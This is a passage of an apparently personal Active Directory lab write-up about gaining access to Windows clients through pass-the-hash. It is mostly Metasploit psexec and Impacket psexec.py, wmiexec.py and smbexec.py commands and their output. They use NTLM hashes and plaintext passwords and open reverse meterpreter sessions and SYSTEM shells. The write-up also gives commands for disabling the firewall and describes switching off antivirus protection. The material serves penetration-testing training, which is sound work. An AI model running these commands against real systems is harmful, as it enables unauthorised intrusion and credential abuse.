Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445 as user 'Frank' ...
[-] 192.168.163.158:445 - Exploit failed [no-access]: RubySMB::Error::UnexpectedStatusCode The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[*] Exploit completed, but no session was created.
```

Tried with local Administrator, but it did not work either.

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   RHOSTS                192.168.163.158                                                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f  no        The password for the specified username
   SMBSHARE                                                                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Administrator                                                    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445 as user 'Administrator' ...
[*] 192.168.163.158:445 - Selecting PowerShell target
[*] 192.168.163.158:445 - Executing the payload ...
[-] 192.168.163.158:445 - Service failed to start - ACCESS_DENIED
[*] Exploit completed, but no session was created.
```


```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   RHOSTS                192.168.163.158                                                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f  no        The password for the specified username
   SMBSHARE                                                                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Administrator                                                    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445 as user 'Administrator' ...
[*] 192.168.163.158:445 - Selecting PowerShell target
[*] 192.168.163.158:445 - Executing the payload ...
[-] 192.168.163.158:445 - Service failed to start - ACCESS_DENIED
[*] Exploit completed, but no session was created.
```

Even tried with "administrator" all lower case.



```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   RHOSTS                192.168.163.158                                                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f  no        The password for the specified username
   SMBSHARE                                                                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Administrator                                                    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > set smbuser administrator
smbuser => administrator
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445 as user 'administrator' ...
[*] 192.168.163.158:445 - Selecting PowerShell target
[*] 192.168.163.158:445 - Executing the payload ...
[-] 192.168.163.158:445 - Service failed to start - ACCESS_DENIED
[*] Exploit completed, but no session was created.
```

Also tried in the Client_2, to see if it would work there. The password is the same in both accounts. It did not work either.



```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   RHOSTS                192.168.163.157                                                  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f  no        The password for the specified username
   SMBSHARE                                                                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               administrator                                                    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.157:445 - Connecting to the server ...
[*] 192.168.163.157:445 - Authenticating to 192.168.163.157:445 as user 'administrator' ...
[*] 192.168.163.157:445 - Selecting PowerShell target
[*] 192.168.163.157:445 - Executing the payload ...
[-] 192.168.163.157:445 - Service failed to start - ACCESS_DENIED
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) >
```

Windows command to turn firewall off: "#netsh advfirewall set allprofiles state off"

Possible solution involves installing and running the following script:

https://github.com/Dewalt-arch/pimpmyadlab

Antivirus real time protection was enabled. Disabled it, and now ready to try again. I though everything was turned off.

Big shout to bl34chig0.github.io/ that helped with the Antivirus tip.

It worked with the password spelled out.

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.163.158  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               Password1!       no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Administrator    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445 as user 'Administrator' ...
[*] 192.168.163.158:445 - Selecting PowerShell target
[*] 192.168.163.158:445 - Executing the payload ...
[+] 192.168.163.158:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 192.168.163.158
[*] Meterpreter session 1 opened (192.168.163.133:4444 → 192.168.163.158:50408) at 2024-10-04 22:53:29 -0400

meterpreter > sysinfo
Computer        : THEROBOT
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : ONEPIECE
Logged On Users : 7
```

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.163.157  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               Password1!       no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Administrator    no        The username to authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.157:445 - Connecting to the server ...
[*] 192.168.163.157:445 - Authenticating to 192.168.163.157:445 as user 'Administrator' ...
[*] 192.168.163.157:445 - Selecting PowerShell target
[*] 192.168.163.157:445 - Executing the payload ...
[*] Sending stage (200774 bytes) to 192.168.163.157
[+] 192.168.163.157:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Meterpreter session 2 opened (192.168.163.133:4444 → 192.168.163.157:52215) at 2024-10-04 22:58:44 -0400

meterpreter > cd ../../..
meterpreter > dir
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  4096   dir   2024-09-29 16:04:18 -0400  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2024-09-29 13:09:08 -0400  $WinREAgent
```

It also worked with the hash.

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                 Required  Description
   ----                  ---------------                                                 --------  -----------
   RHOSTS                192.168.163.157                                                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                             yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                   no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                  no        The service display name
   SERVICE_NAME                                                                          no        The service name
   SMBDomain             .                                                               no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f  no        The password for the specified username
   SMBSHARE                                                                              no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Administrator                                                   no        The username to authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.157:445 - Connecting to the server ...
[*] 192.168.163.157:445 - Authenticating to 192.168.163.157:445 as user 'Administrator' ...
[*] 192.168.163.157:445 - Selecting PowerShell target
[*] 192.168.163.157:445 - Executing the payload ...
[+] 192.168.163.157:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 192.168.163.157
[*] Meterpreter session 3 opened (192.168.163.133:4444 → 192.168.163.157:52225) at 2024-10-04 23:01:17 -0400

meterpreter >
```

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                 Required  Description
   ----                  ---------------                                                 --------  -----------
   RHOSTS                192.168.163.158                                                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                             yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                   no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                  no        The service display name
   SERVICE_NAME                                                                          no        The service name
   SMBDomain             .                                                               no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f  no        The password for the specified username
   SMBSHARE                                                                              no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Administrator                                                   no        The username to authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445 as user 'Administrator' ...
[*] 192.168.163.158:445 - Selecting PowerShell target
[*] 192.168.163.158:445 - Executing the payload ...
[*] Sending stage (200774 bytes) to 192.168.163.158
[+] 192.168.163.158:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Meterpreter session 4 opened (192.168.163.133:4444 → 192.168.163.158:50438) at 2024-10-04 23:11:15 -0400

meterpreter >
```

It worked in both Clients with the built-in Administrator account. But, it did not work with Frank or Nami.

This last part is going to be focused on doing the exploitation without the use of Metasploit:

There are a couple options in here, we can use:

"#psexec.py ONEPIECE/ZRoronoa:'Password1'@192.168.163.158"

```
└─$ psexec.py ONEPIECE/ZRoronoa:'Password2'@192.168.163.158
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 192.168.163.158.....
[*] Found writable share ADMIN$
[*] Uploading file CwRGEBqZ.exe
[*] Opening SVCManager on 192.168.163.158.....
[*] Creating service SXVo on 192.168.163.158.....
[*] Starting service SXVo.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.4894]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ../..

C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 38E3-4EB3

 Directory of C:\

12/07/2019  02:14 AM    <DIR>          PerfLogs
10/03/2024  09:00 PM    <DIR>          Program Files
09/07/2022  08:16 PM    <DIR>          Program Files (x86)
09/29/2024  01:30 PM    <DIR>          Users
10/06/2024  12:59 PM    <DIR>          Windows
09/30/2024  07:09 PM    <DIR>          Windows.old
               0 File(s)              0 bytes
               6 Dir(s)  32,156,536,832 bytes free

C:\>cd Users

C:\Users>dir
 Volume in drive C has no label.
 Volume Serial Number is 38E3-4EB3

 Directory of C:\Users

09/29/2024  01:30 PM    <DIR>          .
09/29/2024  01:30 PM    <DIR>          ..
09/29/2024  10:47 AM    <DIR>          administrator
09/29/2024  01:31 PM    <DIR>          Administrator.THEROBOT
09/28/2024  07:50 PM    <DIR>          frank
09/27/2024  08:37 PM    <DIR>          Public
09/29/2024  01:02 PM    <DIR>          ZRoronoa
               0 File(s)              0 bytes
               7 Dir(s)  32,156,536,832 bytes free

C:\Users>whoami
nt authority\system

C:\Users>
```

If we have a weird password, we can issue command without the password. It will prompt to input the password by itself (Linux Style).

After making the successfully getting a reverse shell, Windows Defender warns us about the threat, and prompts us to do something about it.

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/GainingAccess]
└─$ psexec.py ONEPIECE/ZRoronoa:@192.168.163.158
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

Password:
[*] Requesting shares on 192.168.163.158.....
[*] Found writable share ADMIN$
[*] Uploading file IanMCKbH.exe
[*] Opening SVCManager on 192.168.163.158.....
[*] Creating service tDEZ on 192.168.163.158.....
[*] Starting service tDEZ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.4894]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

We can also use hashes here, and local Administrator accounts (Do not forget we are using the whole NTLM hash):

If **psexec** is not working, or if it is being blocked by antivirus, we can also use:

"#**wmiexec.py** administrator@192.168.163.157 -hashes aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f"

or

"#**smbexec.py** administrator@192.168.163.157 -hashes aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f"

but, these wont work on our environment.